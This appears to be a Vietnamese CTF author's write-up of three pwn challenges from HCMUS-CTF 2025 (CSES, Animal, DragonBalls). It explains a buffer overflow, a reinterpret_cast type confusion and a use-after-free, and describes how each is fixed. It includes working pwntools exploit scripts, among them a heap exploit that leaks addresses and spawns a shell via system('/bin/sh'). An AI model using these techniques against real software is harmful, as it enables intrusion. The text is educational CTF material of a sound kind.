HCMUS-CTF 2025 Quals Pwn Challenges
Writeups for the pwn challenges I authored for HCMUS-CTF 2025 Quals.
CSES
Độ khó: easy
Intro
Mọi người chơi CP có vui không :D Nói chung là có arr và query đều size 100.
arrlà mảng được xáo trộn từ 100 số [1, 100]queryđược nhập vào, 100 ký tự đầu tiên là0hoặc1.
Và chương trình sẽ in ra mảng response 100 ký tự, với response[j] = query[arr[j]-1].
Ví dụ nếu arr[98] = 15, thì ta đặt ở vị trí query[15-1] cái gì, thì response[98] sẽ bằng cái đó, luôn như vậy qua cả 6 lượt.
Hay nói ngắn gọn hơn, là ta có thể xây dựng ánh xạ f: [0, 99] -> {0, 1}. Rồi ta sẽ có được f(arr[j]-1) với j thuộc [0, 99].
Ta được query như vậy 6 lần trước khi phải đưa ra permutation đúng.
Cách giải bài gốc
Về cái này, chỉ cần prompt AI một cái là ra ngay. Nếu số query là 7, thì giải gốc là như vầy (pseudo-code):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
for i in range(7):
    # query string
    query = ['0'] * n
    for j in range(100):
        if ((j>>i) & 1) == 1:
            query[j] = '1'
    query_str = ''.join(query)

    # send ? query

    # receive response to `response`
    for j in range(100):
        if response[j] == '1':
            result_arr[j] |= (1 << i)
Nói theo cách ánh xạ ở trên, thì với mỗi i trong [0, 6], ta xây dựng ánh xạ f(x) = bit thứ i của x.
Như vậy, ta sẽ biết được bit thứ i của số arr[j]-1 qua từng lượt, và có thể or 7 bit đó lại với nhau để ra được số arr[j]-1 hoàn chỉnh, rồi cộng 1 lên là được arr[j]. (j thuộc [0, 99]).
Và như vậy, ta sẽ cần ceil(log2(100)) = 7 lượt, mới giải được bài đó. Và mình sửa thành cho 6 lượt, tất nhiên phải có vấn đề gì đó.
Bug
Trong grader có lỗi buffer overflow ở ngay chỗ fgets 184 vào buffer query chỉ có size 101, và overflow qua đè 14 số đầu tiên của buffer arr.
1
2
3
// hàm question()
memset(query, 0, 101uLL);
fgets(query, 184, _bss_start);
Cách fix lỗi đó: sửa số 184 thành số 101.
Exploit
Với j thuộc [0, 13], arr[j] có thể sửa thành giá trị tùy ý, và có response[j] = query[arr[j]-1] => có thể dùng nó để đọc 14 số bất kỳ của arr (tụi nó < 100 -> chỉ có 1 byte thôi).
Như vậy, ta overwrite được 14 số đầu tiên, và mỗi lượt ta đọc được 14 số.
Vậy sau 6 lượt, ta có 14 + 14 * 6 = 98 số.
Còn 2 số còn lại thì sao?
Nếu các bạn để ý kỹ, thì ta chỉ đang dùng 14 char đầu tiên của response, và đang phí phạm 86 char 0/1 còn lại qua 6 lượt. Có 2 char trong đó ở index 98 và 99 là chứa thông tin về 2 số còn lại.
Và payload hiện tại của ta chỉ đang để ý tới phần overflow, còn phần query chính thì lại bỏ qua.
Nếu ta ghép cách làm của bài gốc vào, ta sẽ có được 6 bit 0->5 của 2 số cuối. Còn bit số 6, ta sẽ cho nó là (0, 0) vì tỉ lệ dính là cao nhất (các số 0-63 đều có bit đó = 0, nhiều hơn các số từ 64-99); hoặc/và loại trừ những số có 6 bit đầu giống nhau từ 84 số đã biết (chẳng hạn ta tìm ra được 6 bit là 0b011011 = 27, thì có thể đáp án số đó là 27 hoặc 27 | (1 << 6) = 91, nếu trong 84 số đã biết có số 27 rồi, thì ta lấy 91, và ngược lại).
Vậy với mỗi lượt, ta sẽ có payload như sau:
1
2
3
100 bit 0/1 theo sol bài gốc
+ 28 byte pad khoảng cách giữa query[99] và arr[0]
+ 14 số (mỗi số 4 byte) để đọc vị trí tùy ý trong arr.
Làm theo cách này, nếu chỉ cho 2 bit cuối là (0, 0) thì tỉ lệ dính là > 64C2 / 100C2 ~ 40.7%. (lớn hơn do có những trường hợp ít nhất 1 trong 2 số thuộc [36, 63] bắt buộc bit số 6 phải là 0, vì khi thêm bit 1 vào sẽ > 99).
Còn nếu dùng cách loại trừ kia, thì tỉ lệ dính sẽ cao hơn nữa.
Mình lười tính tỉ lệ chính xác quá, > 40% thì chạy vài lần là ra rồi phải không :>
À còn với hàm fgets thì khi nhập vào thì index 15 còn dính giá trị \n nữa, nhưng nó không ảnh hưởng lắm tới hướng làm này.
Flag:
1
HCMUS-CTF{A_b!t_of_OVerFL0W_4ND_brU7e_fORcin9_mAY_Be_neC3SsArY}
Solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
import sys
import math
from pwn import *

context.binary = elf = ELF('./chall')
context.terminal = 'tmux splitw -h'.split()
if args.REMOTE:
    p = remote('chall.blackpinker.com', 32937)
elif args.GDB:
    p = gdb.debug([elf.path], gdbscript='''
    brva 0x2786
                  ''')
else:
    p = elf.process()

get_line = lambda: p.recvuntilS(b'\n', drop=True)
sl = lambda s: p.sendline(s)

n = int(get_line())
m = 6
log.info(f'{n = }')

result_arr = [0] * n

batch_size = 14
start_idx = batch_size
for i in range(6):
    # query string
    query = ['0'] * n
    for j in range(100):
        if ((j>>i) & 1) == 1:
            query[j] = '1'
    query_str = ''.join(query)

    # buffer overflow -> read any indices
    lookup_indices = b''
    begin = 128 + start_idx*4
    for j in range(batch_size):
        cur_val = begin + j*4 + 1
        lookup_indices += p32(cur_val)
        result_arr[j] = cur_val

    # send
    p.sendline(b"? " + query_str.encode().ljust(0x80, b'\0') + lookup_indices[:-1])

    # receive & process data
    response = p.recv(0x65)

    # overflow read
    for j in range(14):
        result_arr[start_idx+j] = response[j]

    # collect the bits of last 2 values
    if response[98] == 0x31:
        result_arr[98] |= (1<<i)
    if response[99] == 0x31:
        result_arr[99] |= (1<<i)

    start_idx += batch_size

result_arr[98] += 1

if result_arr[98] in result_arr[batch_size:98]:
    result_arr[98] += 64

result_arr[99] += 1
if result_arr[99] in result_arr[batch_size:99]:
    result_arr[99] += 64

answer = ("! " + ' '.join(map(str, result_arr)))
sl(answer.encode())
print(answer)
# there's a failure rate, not so high, you can calculate that ;)
p.interactive()
Animal
Độ khó: easy
Intro
Bài này cho cả file binary và file source.
Vì là chall C++ nên pwninit hay patchelf các thứ mệt lắm, nên remote debug bằng container.
Có thể xem lại blog cũ của team mình để xem cách setup và automate cho tiện, có gì có thể nhắn discord mình nhé.
Phân tích
Checksec: 
Ta thấy có đoạn đọc flag vào một mảng global, với flag @ 0x4074A0:
1
std::istream::getline((std::istream *)v11, &flag, 100LL);
Sau đó bài troll troll xíu đem xor nó với một đống random rồi in ra. Tất nhiên sẽ không ai khùng tới mức đi crack /dev/urandom (phải không? :|)
Tóm lại mục tiêu của bài là arbitrary read từ địa chỉ 0x4074A0.
Phần tiếp theo, vì có source nên ta sẽ dùng ✨LLM✨ để đọc và phân tích cho lẹ.





Ờm nói chung chơi CTF cũng nhàn.
Thôi thì mình thử trường hợp mà nó nói trước nhé, chuyển Cat -> Fish.
Đặt breakpoint ngay chỗ nó & 3 và gán vào choice @ 0x402c03, chuyển giá trị eax ở đó thành 1 (con Cat). 

Rồi ta chọn option -4. Theo như AI nói, thì trong lúc gọi phương thức swim, ta có cố access waterType, nhưng object Cat hiện tại không có field đó, nên nó có thể sẽ lỗi.
Heap layout hiện tại: 
Lúc std::cout << waterType: 
Ta thấy rsi truyền vào là một địa chỉ nằm ngoài vùng nhớ của object hiện tại, và nó được xem như là std::string.
Vậy nếu ta bỏ một object std::string fake vào chỗ 0x392d7528, std::cout sẽ in ra object pha kè.
Và với suy nghĩ bình thường, thì rất có khả năng trong std::string có một con trỏ char*, ta sẽ đi tìm một vài bài viết về cấu trúc của nó.
[1] https://gist.github.com/0xdevalias/256a8018473839695e8684e37da92c25#stdstring
[2] https://shaharmike.com/cpp/std-string/
Ta xác nhận lại 1 tí, đặt breakpoint ở 0x4025ed, sau khi getline(std::cin, name) xong.
- Nếu gửi
name = 'A'*42, ta thấy nó khá giống với struct đề xuất trong link [1]:1 2 3 4 5
class TastyString { char * m_buffer; // string characters size_t m_size; // number of characters size_t m_capacity; // m_buffer size }

- Nếu gửi
name = 'A'*10, thì kết quả lại là:
Vậy có thể tạm hiểu cái std::string có dạng sau, còn tìm hiểu kĩ hơn thì maybe có thể đọc thêm các link ở trong [1]:
1
2
3
4
5
6
7
8
class TastyString {
  char *    m_buffer;     //  string characters
  size_t    m_size;       //  number of characters
  union {
      char small_buffer[16];
      size_t    m_capacity;   //  m_buffer size
  };
};
Rồi, quay lại chỗ fake std::string hồi nãy, thì payload của mình để đặt vô chỗ 0x392d7528 sẽ là:
1
2
3
4
5
payload = flat(
    0x4074A0, #flag
    100, # m_size, chắc ko ai cho flag lớn hơn đâu, mà nếu ko đủ thì sửa là đc
    100 # buffer size, >= cái trên là được
)
Mình thử đặt breakpoint chỗ cout và viết payload này vô địa chỉ đó thử, và flag in ra thiệt nè: 
Và giờ là thử thách khó hơn, làm sao để viết vào heap, sau cái object của mình, chương trình không có chỗ nào gọi new hay malloc rồi read vào cả.
Có không?
Có đấy, và rất lộ luôn, ngay hàm introduce. Bạn hãy vào đọc [2], ở đoạn Growth strategy. Mình đọc rồi, và mình sẽ thử nhập một string rất lớn vào name rồi xem heap sau getline có gì, nhập cyclic(0x100) thử ha:  std::string hiện tại lưu địa chỉ của chunk lớn nhất:
Có rất nhiều tcache chunk trong đấy. Nếu như một trong số chúng được allocate cho object của mình, và ở phía dưới còn một chunk khác chưa clear data, thì coi như mình đã có thể ghi xuống phía dưới object được như mình muốn rồi.
Các free chunk có chunk size là 0x30, 0x50, 0x90, ta xem lại size của các object (đọc trong IDA):
- Dog:
new(0x58)-> chunksize 0x60. - Cat:
new(0x38)-> chunksize 0x40. - Bird:
new(0x40)-> chunksize 0x50. - Fish:
new(0x98)-> chunksize 0xa0.
Vậy chỉ có Bird là có thể allocate được từ chunk tcache đó.
Ta vẫn đặt breakpoint chỗ đó, gửi name = cyclic(0x100), và set eax = 2 để debug thử. 
Lúc std::cout << waterType: 
Rồi, giờ chỉ cần tìm offset của kaaa trong name rồi bỏ payload vô là xong. 
1
2
3
4
5
6
name = cyclic(40) + flat(0x4074a0, 100, 100)
name = name.ljust(0x100)
p.sendlineafter(b"what's your name?", name)

# this only works when animal type is Bird -> Fish
p.sendlineafter(b"Enter choice:", b"-4")
Bug & fix
Nói chung bài này là để cho thấy sự khác nhau giữa dynamic_cast và reinterpret_cast thôi, dynamic_cast thì dùng cho mấy trường hợp polymorphism và cast con trỏ từ kiểu lớp cha sang lớp con, nếu không đúng kiểu nó sẽ trả về nullptr.
reinterpret_cast thì không nên dùng trong trường hợp này, tại cast kiểu quái gì nó cũng trả về đúng hết =))
Flag:
1
HCMUS-CTF{rE!n7eRpRE7_c4$T_m0Re_lIke_re4lLyB4D_ca$t}
Solve script
Có random nên tỉ lệ dính là 1/4, chạy vài lần là được.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
from pwn import *

elf = context.binary = ELF('./chall')
context.terminal = "tmux splitw -h".split()
remote_connection = "nc chall.blackpinker.com 34043".split()
local_port = 5000

localscript = f'''
file {context.binary.path}

define rerun
!docker exec -u root -i debug_container bash -c "kill -9 \\$(pidof gdbserver) &"
!docker exec -u root -i debug_container bash -c "gdbserver :9090 --attach \\$(pidof chall) &"
end

define con
target remote :9090
end
'''

gdbscript = '''
# put your gdb script here
# mov eax to type
b *0x402c03

# after get name
b *0x4025ed

# cout << waterType
b *0x403e04
'''

def start():
    if args.REMOTE:
        return remote(remote_connection[1], int(remote_connection[2]))
    elif args.LOCAL:
        return remote("localhost", local_port)
    elif args.GDB:
        return gdb.debug([elf.path], gdbscript=gdbscript)
    else:
        return process([elf.path])

def GDB():
    if args.GDB: return
    if not args.LOCAL and not args.REMOTE:
        gdb.attach(p, gdbscript=gdbscript)
        pause()
    if args.LOCAL:
        gdbserver = process("docker exec -u root -i debug_container bash -c".split()+  [f"gdbserver :9090 --attach $(pidof chall) &"])
        pid = gdb.attach(('0.0.0.0', 9090), exe=f'{context.binary.path}', gdbscript=localscript+gdbscript)
        pause()

p = start()

# GDB()
# enter a buffer larger than 0x40, so that after the string is freed, there's a 0x50 chunk next to another chunk containing our string
# then the 0x50 chunk will be reused as Animal type Bird
name = cyclic(40) + flat(0x4074a0, 100, 100)
name = name.ljust(0x100)
p.sendlineafter(b"what's your name?", name)

# this only works when animal type is Bird -> Fish
p.sendlineafter(b"Enter choice:", b"-4")

p.recvuntil(b"swimming in")
flag = p.recvuntil(b'}', timeout=1)
p.close()
if b'}' not in flag:
    log.failure('3/4 failure rate happens. Try again.')
else:
    log.success(flag.decode())
DragonBalls
Độ khó: medium
Bug & fix
Use-after-free, gọi hàm destruct khi hết tiền, và hàm destruct đó free luôn Fix: Đẩy hàm destruct về gọi sau khi check đủ tiền.
Phân tích & exploit
Bài này sương sương 9 struct thôi :v Code gốc: https://onlinegdb.com/Maw7Cma2j Ta thấy có 2 điểm bất thường:
- Hàm
saiyan_destructvà các hàm destruct khác đều không setspecial_skillvề null sau khi free:
- Hàm
player_set_class, gọidestructrồi mới kiểm tra có đủ tiền hay chưa, nếu không đủ tiền thì cái cũ đã xóa, mà lại không có cái mới mà xài.1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23
int __fastcall player_set_class(Player *p, struct PClass *target_class) { struct PClass *m_class; // rax if ( !p->m_class ) goto LABEL_6; m_class = p->m_class; if ( target_class != m_class ) { p->m_class->destruct(p); if ( p->gold < target_class->price ) { LODWORD(m_class) = printf("Not enough gold to change class! Need %d gold.\n", target_class->price); return (int)m_class; } p->gold -= target_class->price; p->exp += p->maxHP - p->originalHP + 20 * (p->curAttackPower - p->originalAttackPower) + p->maxKI - p->originalKI; LABEL_6: p->m_class = target_class; LODWORD(m_class) = target_class->init(p); } return (int)m_class; }
Và dễ thấy tính năng broadcast của bài là để reclaim cái chunk bị UAF đó. Nếu reclaim được, và mình trỏ cái yellSound về struct Player của mình. Sau đó free, là overwrite được field class (dạng dạng như vtable) về vtable fake có system, rồi để 8 byte đầu là /bin/sh\0, thì lúc gọi p->class->x(p), ta được system("/bin/sh"). Còn hàm destruct của 2 class kia không có gì đáng nói lắm, do cái struct special_skill của tụi nó không có gì đặc biệt để overwrite.
Mình nghĩ cách reclaim trước nha.
Một cái road block rất là to, chính là việc message nó có header struct MessageNode bằng size với cái struct EnergyRestore (special skill của saiyan). Nếu trigger UAF-free xong, rồi broadcast ngay, thì cái MessageNode nó đè lên cái EnergyRestore, căng thẳng hơn nữa là 2 cái con trỏ char* nó trùng offset luôn. Nếu làm như vầy thì coi như bị khóa chặt tay chân, chẳng làm gì được sau đó nữa. Mình đã thử cách này và tự suffer mấy tiếng.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// will be allocated with malloc(0x30) -> chunksize = 0x40
struct EnergyRestore {
    struct SkillInfo basicInfo;
    char* yellSound;
    float percentHealHP;
    float percentHealKI;
};

// will be allocated with malloc(0x30) -> chunksize = 0x40
struct MessageNode {
    char sender_name[32];
    char *content;
    struct MessageNode *next;
};
Vậy nên, phải:
- có trước 1 message có chunksize khác 0x40 trong list;
- trigger UAF-free;
- sau đó gọi
delete_all_messagesđể xóa 1 chunk header có size 0x40, và message chunksize khác 0x40. Lúc này, trong tcache 0x40 có: [chunk header msg] -> [victim chunk] Khi này, nếu gọibroadcast_messagevới message size thuộc [0x30, 0x38], thì ta reclaim được victim chunk.
Nhưng reclaim rồi thì làm gì nữa, lúc này ta chẳng có địa chỉ nào hết.
Bạn hãy nhớ cái victim chunk này cũng là char* content của MessageNode. Và ở đầu cái struct EnergyRestore có địa chỉ const char *name. Và lúc init, nó sẽ được gán = một địa chỉ string nào đó trong binary.
Nếu như gọi được hàm init lại đúng kiểu saiyan, thì ta lụm luôn binary address. Và cách để gọi lại init thì có change class và sign up. Mình chọn sign up thôi. Trước đó nó có gọi destruct cũ. Trong saiyan_destruct có free(p->special_skill->yellSound). Lúc nãy mình đã reclaim được cái special_skill rồi thì việc gì mà không set yellSound = null cho đỡ rắc rối =))
1
2
3
# now get back and edit the victim
# must put 0 to the yellSound field at offset 0x20, or else it will be free later and be a mess, this is a very important step
broadcast(b'1'*0x20 + p64(0)*2)
Sau khi sign up, gọi view_messages, nó in ra địa chỉ của binary, lụm:
1
2
3
4
5
sign_up(2) # this call destruct and reset currentPlayer->specialSkillInfo (now also act as a MessageNode.content), it has a field const char* name at offset 0
view_broadcast()
p.recvuntil(b'Msg [0]: ')
exe.address = u64(p.recv(6).ljust(8, b'\0')) - 0x4308
log.success(f'{hex(exe.address) = }')
Sau đó thì delete_all_messages rồi sửa cái địa chỉ đó thành địa chỉ bất kỳ, dùng option View Player Info để đọc giá trị. Nó gọi hàm saiyan_show_info, trong đó có đoạn:
1
2
3
4
5
6
7
8
9
10
int __fastcall saiyan_show_info(struct Player *p)
{
  struct EnergyRestore *special_skill; // [rsp+18h] [rbp-8h]

  special_skill = p->special_skill;
    ...
  return printf(
           "3. Special: %s [L%d] (Restore %.0f%% HP and %.0f%% KI, required KI: %d)\n",
           special_skill->name,
           ...
Vậy là leak được hết từ libc tới heap luôn nhé
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# use that const char* name field to leak data
## Libc leak
del_broadcast()
payload = p64(exe.address + 0x6f70).ljust(0x30, b'A')
broadcast(payload)
view_info()

p.recvuntil(b'Special: ')
libc.address = u64(p.recv(6).ljust(8, b'\0')) - libc.sym.free
log.success(f'{hex(libc.address) = }')

## Heap leak
del_broadcast()
payload = p64(exe.sym.currentPlayer).ljust(0x30, b'A')
broadcast(payload)
view_info()

p.recvuntil(b'Special: ')
player_obj = u64(p.recv(6).ljust(8, b'\0'))
log.success(f'{hex(player_obj) = }')
Phần còn lại, là UAF-free cả object player:
1
2
3
4
5
6
7
del_broadcast()
payload = p64(exe.sym.currentPlayer).ljust(0x20, b'A') + p64(player_obj) # set yellSound = player_obj, which will get freed
broadcast(payload)

# get the gold count down to 50

change_class(1) # trigger free -> free the obj
Rồi send object fake vô, cho alive = 0 để nó gọi p->class->destruct(p). Note xíu, là sau khi free thì ở offset 0 của object là một giá trị của heap_addr >> 12. Ở đó cũng có field gold, nếu bit âm được bật, thì sẽ không đủ vàng đề send message và reclaim object player. Xác suất 50% thôi =))
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# faking the player object
kill_payload = flat({
    0: b'/bin/sh\0',
    0x38: libc.sym.system, # vtable+0x30 = destruct
    0x68: player_obj + 8, # vtable
    0x70: 0, # alive = 0 -> call destruct
    }, length=0x80, filler=b'\0')

# now broadcast to apply fake object
# there's a chance that the gold value is negative, heap starts with 0x5_, this only works if _ <= 7 :)
choice(7)
x = p.recvuntil(b'Enter message', timeout=1)
if not x:
    log.failure(f'Failed. 50% chance happenned. Try again.')
    p.close()
else:
    p.sendline(kill_payload)
    log.success(f'Got the shell.')
    p.interactive()

Flag:
1
HCMUS-CTF{Just_aN_OrD1NARY_u@F_ch@1LeN6E}
Solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
#!python

from pwn import *

exe = ELF("./chall_patched")
libc = ELF("./libc.so.6")

context.terminal = 'tmux splitw -h'.split()
context.binary = exe

remote_connection = "nc chall.blackpinker.com 32935".split()
local_port = 12132

localscript = f'''
'''

gdbscript = '''
'''

def start():
    if args.REMOTE:
        return remote(remote_connection[1], int(remote_connection[2]))
    elif args.LOCAL:
        return remote("localhost", local_port)
    elif args.GDB:
        return gdb.debug([exe.path], gdbscript=gdbscript)
    else:
        return process([exe.path])

def GDB():
    if args.NOGDB: return
    if not args.REMOTE:
        gdb.attach(p, gdbscript=gdbscript)
        pause()


p = start()
info = lambda msg: log.info(msg)
success = lambda msg: log.success(msg)
sla = lambda msg, data: p.sendlineafter(msg, data)
sna = lambda msg, data: p.sendlineafter(msg, str(data).encode())
sa = lambda msg, data: p.sendafter(msg, data)
sl = lambda data: p.sendline(data)
sn = lambda data: p.sendline(str(data).encode())
s = lambda data: p.send(data)
ru = lambda msg: p.recvuntil(msg)

def choice(num):
    sna(b'Enter choice: ', num)

def sign_up(typ):
    choice(1)
    choice(typ)

def change_class(typ):
    choice(5)
    choice(typ)

def broadcast(msg):
    choice(7)
    sla(b'(up to 1023 bytes): ', msg)

def view_broadcast():
    choice(8)

def del_broadcast():
    choice(9)

def fight(enemy, seq):
    choice(6)
    sna(b'(1-5):', enemy)
    sla(b'Enter skill', seq)

def view_info():
    choice(2)


### STAGE 1: ALLOCATE THE player->specialSkillInfo as MessageNode.content ###
sign_up(3)

# make the gold value low to trigger the bug
change_class(1)
change_class(3)
change_class(1)
change_class(2)

broadcast(b'1'*0x20) # make a 0x40 chunk to put in the tcache list later

change_class(1) # trigger UAF-free, tcache[0x40] now has currentPlayer->specialSkillInfo

